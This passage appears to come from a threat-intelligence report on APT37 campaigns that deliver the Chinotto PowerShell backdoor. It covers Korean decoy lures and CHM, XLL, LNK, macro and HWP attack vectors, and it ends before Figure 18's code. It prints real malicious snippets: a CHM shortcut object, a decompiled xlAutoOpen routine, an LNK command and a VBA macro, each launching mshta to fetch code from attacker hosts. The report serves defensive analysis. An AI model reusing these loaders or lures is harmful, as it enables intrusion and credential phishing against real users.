
INSTITUTE FOR NATIONAL SECURITY STRATEGY

국가안보전략연구원

Figure 7: Decoy related to geopolitics theme

Education and academic institutes

Figure 8 shows a decoy file related to examination questions on the topic of Korean Economic Development



■ 2022학년도 후기 신/편입생 모집요강 ■


1. 전형일정

구분	일정	내용	
교부	-	홈페이지(http://www.nk.ac.kr)에서 소정양식 다운로드	
접수	2022.4.11.(월)-5.7.(토)	우편접수	보내실 곳 (03053) 서울시 종로구 북촌로 15길2(삼청동) 북한대학원대학교 교학지원실 Tel.02-3700-0800~2 Fax.02-3700-0748 ※ 2022. 5. 7.(토) 도착분에 한하여 유효함. ※ 전형료는 아래계좌로 입금 또는 우편환(통상환증서)으로 교환하여 동봉해서 보내주시기 바람. 입금계좌: 우체국 014233-01-002742 (예금주 : 북한대학원대학교)
전형	2022.5.27.(금)-5.28.(토)	박사 (편입생포함)	[일반전형] 필답시험: 05.27.(금)09:00~11:10 구술시험: 05.27.(금)10:00~12:00
			[특별전형] 구술시험: 05.27.(금)10:00~16:00
		석사	구술시험: 05.27.(금)16:00~18:00 05.28.(토)09:00~12:00

Figure 8: decoy related to education theme

Finance

Figure 9 shows a decoy file related to the Hanwha General Insurance - a major insurer in South Korea. This decoy file was sent along with the CHM file in an archive file - BoanMail.rar



-This is an encrypted, secure e-mail for your privacy.
-To check your mail, please enter 6 digit date of birth in identity card.
(In case of corporation, please enter 10 digit business registration number.)
-Please enter 7 digits after the identity card number for emails sent before December 23, 2014.

Figure 9: decoy related to finance theme


Recent TTPs

Attack vector - CHM

It is well-known that APT37 uses a Chinotto PowerShell-based backdoor which is deployed on the endpoint through a malicious Windows help file (CHM). These CHM files are distributed inside archive files. Most of these archive files contain two components - the malicious CHM file and the decoy file to be displayed to the victim.

In most cases, the decoy files are password-protected. The password to open the decoy file is displayed by the CHM file.

Figure 10 below shows an example of code inside the CHM file which is responsible for displaying the decoy file to the victim, downloading a malicious HTA file from the attacker's server and executing it.



```
<html>
<head><meta http-equiv='Content-Type' content='text/html;charset=UTF-8'></head>
<body>
<span width="100%">
<h2> 비밀번호 : 20230209</h2>
</span>
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1" value=",mshta.exe,http://141.105.65.165/data/9.html ,">
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<script>
x.Click();
</SCRIPT>
</div>

</body>

</html>
```

password to open the decoy file

Figure 10: code inside the CHM file used to launch MSHTA and download HTA

New attack vector - MS Excel Add-in

So far in most of the campaigns of APT37 deploying Chinotto PowerShell backdoor, they have leveraged CHM files distributed inside archive files.

Interestingly, on March 15th 2023, around the time of our investigation, the threat actor uploaded a malicious Microsoft Excel Add-in to the GitHub repository. This Add-in is an XLL file. XLL files are DLLs which function as an add-in for the Microsoft Excel application.


We haven't seen this attack vector used by APT37 before and we believe this to be the first case being documented.

Technical analysis of the XLL file

For the purpose of technical analysis, we will use the XLL file with MD5 hash: 82d58de096f53e4df84d6f67975a8dda

XLL files get activated when they are loaded by the MS Excel application. There are various callback functions provided by Microsoft which allow the XLL file to communicate with the Excel application. One of the most common functions is xlAutoOpen() which is called as soon as the DLL is loaded and activated by the MS excel application.

Figure 11 below shows the code present in the XLL file in our case.



```
void __noreturn xlAutoOpen()
{
  HMODULE v0; // edi@1
  HRSRC v1; // esi@1
  HGLOBAL v2; // ebx@1
  HANDLE v3; // esi@2
  LPCVOID lpBuffer; // [esp+Ch] [ebp-210h]@2
  DWORD nNumberOfBytesToWrite; // [esp+10h] [ebp-20Ch]@1
  DWORD NumberOfBytesWritten; // [esp+14h] [ebp-208h]@3
  char Dst; // [esp+18h] [ebp-204h]@4

  v0 = GetModuleHandleA("20230315_SejeongSupport.xll");
  v1 = FindResourceW(v0, (LPCWSTR)0x65, L"Excel");
  v2 = LoadResource(v0, v1);
  nNumberOfBytesToWrite = SizeofResource(v0, v1);
  if ( nNumberOfBytesToWrite )
  {
    lpBuffer = LockResource(v2);
    v3 = CreateFileA("c:\\programdata\\20230315_SejeongSupport.xls", 2u, 0, 0, 1u, 0x80u, 0);
    if ( v3 != (HANDLE)-1 )
    {
      NumberOfBytesWritten = 0;
      WriteFile(v3, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
      CloseHandle(v3);
    }
    strcpy_s(&Dst, 0x200u, "excel ");
    strcat_s(&Dst, 0x200u, "c:\\programdata\\20230315_SejeongSupport.xls");
    WinExec(&Dst, 5u);
    FreeResource(v2);
  }
  WinExec("mshta http://yangak.com/data/cheditor4/pro/temp/5.html", 0);
  exit(0);
}
```

Figure 11: xlAutoOpen() subroutine of the malicious MS Office Excel add-in

Below are the main steps performed by this XLL file.

- Extracts an XLS file from the entry called "EXCEL" in its resource section and drops it on the filesystem in the path: C:\programdata\20230315_SejeongSupport.xls
- Displays the above dropped XLS file that is a decoy and used as a social engineering lure
- Launches MSHTA to download an HTA file from the URL: hxxp://yangak[.]com/data/cheditor4/pro/temp/5.html

This HTA file contains the PowerShell backdoor called Chinotto

Ultimately, we see that the goal of this XLL file is also to deploy the Chinotto PowerShell backdoor. However, instead of using the CHM file, it now uses the XLL file.

Attack vector - LNK

We recovered some LNK files from the GitHub repository which were uploaded in August 2022 and apparently used in in-the-wild attacks around the same timeframe. These LNK files were present inside RAR archives. Along with the LNK file, an HTML file was present masquerading as a sign-in page of the South Korean company - LG.


The two LNK files we observed, both used dual extensions - "html.lnk" and "pdf.lnk".

These LNK files were used to execute MSHTA and download the malicious HTA file from the attacker's server. Rest of the attack-chain is similar to other cases which finally leads to the Chinotto PowerShell-based backdoor.

We analyzed the metadata of the LNK file with LECmd tool and noticed that both the LNK files were generated on a Virtual Machine running VMWare and with a Mac address of: 00:0c:29:41:1b:1c


Since the threat actor reused the same Virtual Machine to generate multiple payloads, this information could be useful for threat hunting and threat attribution purposes in future.

Figure 12 and 13 show the outputs of LECmd tool highlighting the target command executed by the LNK and other important metadata



```
Arguments: /c start mshta http://attiferstudio.com/install.bak/sony/3.html
Icon Location: C:\Program Files\Google\Chrome\Application\chrome.exe

--- Link information ---
Flags: VolumeIdAndLocalBasePath

>>Volume information
  Drive type: Fixed storage media (Hard drive)
  Serial number: EAA86889
  Label: (No label)
  Local path: C:\Windows\System32\cmd.exe
```

Figure 12: LNK target command line and metadata extracted using LECmd




```
>> Tracker database block
   Machine ID: pc
   MAC Address: 00:0c:29:41:1b:1c
   MAC Vendor: VMWARE
   Creation: 2021-06-13 09:24:08

   Volume Droid: 4ebcb0ee-078b-406e-9e07-87f4eb5814d8
   Volume Droid Birth: 4ebcb0ee-078b-406e-9e07-87f4eb5814d8
   File Droid: 1b003672-cc29-11eb-8c28-000c29411b1c
   File Droid birth: 1b003672-cc29-11eb-8c28-000c29411b1c

>> Icon environment data block
   Icon path: %ProgramFiles%\Google\Chrome\Application\chrome.exe

>> Property store data block (Format: GUID\ID Description ==> Value)
   46588ae2-4cbc-4338-bbfc-139326986dce\4      SID
   ==> S-1-5-21-2754491289-4158764821-2677250236-1000
```

Figure 13: LNK machine details extracted using LECmd

Figure 14 shows the decoy HTML file which is packaged along with the LNK file inside the same archive.

Filename: LG유플러스_이동통신_202208_이_선.html
Translation: U+_Mobile_Communication_202208_Lee_Seon.html



LG U⁺

본 메일은 보호화된 메일이므로 메일을 확인 하시려면
비밀번호를 입력하셔야 합니다.
비밀번호는 고객님의 생년월일(주민번호 앞 6자리)입니다.

※ 개인/법인 사업자 고객님은 사업자번호 10자리를 입력하세요.


Figure 14: decoy file related to LG

Attack vector - Macro-based MS office file

In March 2022, a macro-based MS office Word file was uploaded to the GitHub repository. This macro would launch MSHTA to download the PowerShell-based Chinotto backdoor as well. The target URL from where the HTA file is fetched is also the same as the previous case. This shows that the threat actor uses multiple initial file formats and attack vectors to deploy the same backdoor.

Filename: NEW(주)엠에스북스 사업자등록증.doc
Filename translation: NEW MS Books Business Registration Certificate.doc

Figure 15 shows the relevant VBA macro code.



```
    iShp.Range.Font.Hidden = False
    Else
    iShp.Range.Font.Hidden = True
    End If
  Next
  For Each Shp In .Shapes
    If Shp.Anchor.Font.Hidden = True Then
    Shp.Anchor.Font.Hidden = False
    Else
    Shp.Anchor.Font.Hidden = True
    End If
  Next
End With
End Sub
Sub AXRD()
    MsNE = "http://attiferstudio.com/install.bak/sony/10.html"
    ppQWK = "cmd /c "
    asoqwK = """"
    wepelsjs = "mshta "
    asjqlwiesr = " /f"
    sdfjweio = "WScript.Shell"

    wepelsjs = wepelsjs & MsNE
    sdjaetuijhwj = ppQWK
    sdjaetuijhwj = sdjaetuijhwj & wepelsjs
    Const spwkwuerek = 0
    With CreateObject(sdfjweio)
        .Run sdjaetuijhwj, spwkwuerek, True
    End With
End Sub
```

Figure 15: VBA macro used to launch MSHTA to download the malicious HTA file


Attack vector - HWP file with embedded OLE object

Another attack vector used by APT37 to deploy Chinotto PowerShell-based backdoor on the endpoint is using HWP files with embedded OLE objects. These OLE objects contain a malicious PE32 binary which executes MSHTA to download a PowerShell-based backdoor from the C2 server.

When viewed with Hancom Office, the embedded OLE objects take the form of a clickable element in the document's body.

APT37 makes use of misleading bait images to entice the user to click on the OLE object elements, an action required to cause the execution of the malicious PE payloads inside these objects.

Figure 16 shows an example of such a document, as it appears in Hancom Office.



한국이민사회전문가협회

수신 :
참조 :
사업명

한글

상위 버전에서 작성한 문서입니다.
이전 판 한글에서는 상위 버전 문서가 올바르게 표시되지 않을 수 있습니다.
KMS (Key Management Service) 인증서비스를 이용해주세요.
<Ctrl> 키를 누른 채 클릭하면 KMS 기능을 사용할 수 있습니다.

확인

1. 귀
2. 20 기술
인 원사업
을
3. 신청 접수는 선착순 40명을 모집하오니 붙임의 내용을 참조해 우편이나 이메일로 신청바랍니다.
4. 신청기간 : 2022년 7월 15일부터
8월 10일 18:00 까지

붙임 1. 진로 직업 교육프로그램 신청서 1부.
2. 진로 직업 교육프로그램 계획서 1부


Figure 16: Malicious HWP document by APT37. The Korean-language dialog is fake - it’s in fact an OLE object represented by a static image of a dialog. When it’s clicked, a real dialog pops up - prompting the user to confirm the execution of the payload.

Rest of the attack-chain is similar to the previous cases.

For the purpose of technical analysis, we will consider the HWP file with MD5 hash: a4706737645582e1b5f71a462dd01140

Filename: 3. 개인정보보완서약서_북주협.hwp
Translated filename: 3. Personal Information Security Pledge_Bukjuhyeop.hwp

Figure 17 shows the OLE object stream present inside the HWP file.




□HwpSummaryInformation
BinData/BIN0001.OLE
BodyText/Section0
DocInfo
DocOptions/_LinkDoc
FileHeader
PrvImage
PrvText
Scripts/DefaultJScript
Scripts/JScriptVersion
~ About olebrowse
~ Quit

Figure 17: malicious OLE object stream present inside the HWP file

Object streams in HWP files are zlib compressed. After decompressing, we extracted the PE32 binary from it.

MD5 hash of the extracted binary: d8c9a357da3297e7ccb2ed3a5761e59f
Filename: HancomReader.scr
PDB path: E:\Project\windows\TOOLS\RunCmd\Release\RunCmd.pdb

Figure 18 shows the relevant code in HancomReader.scr

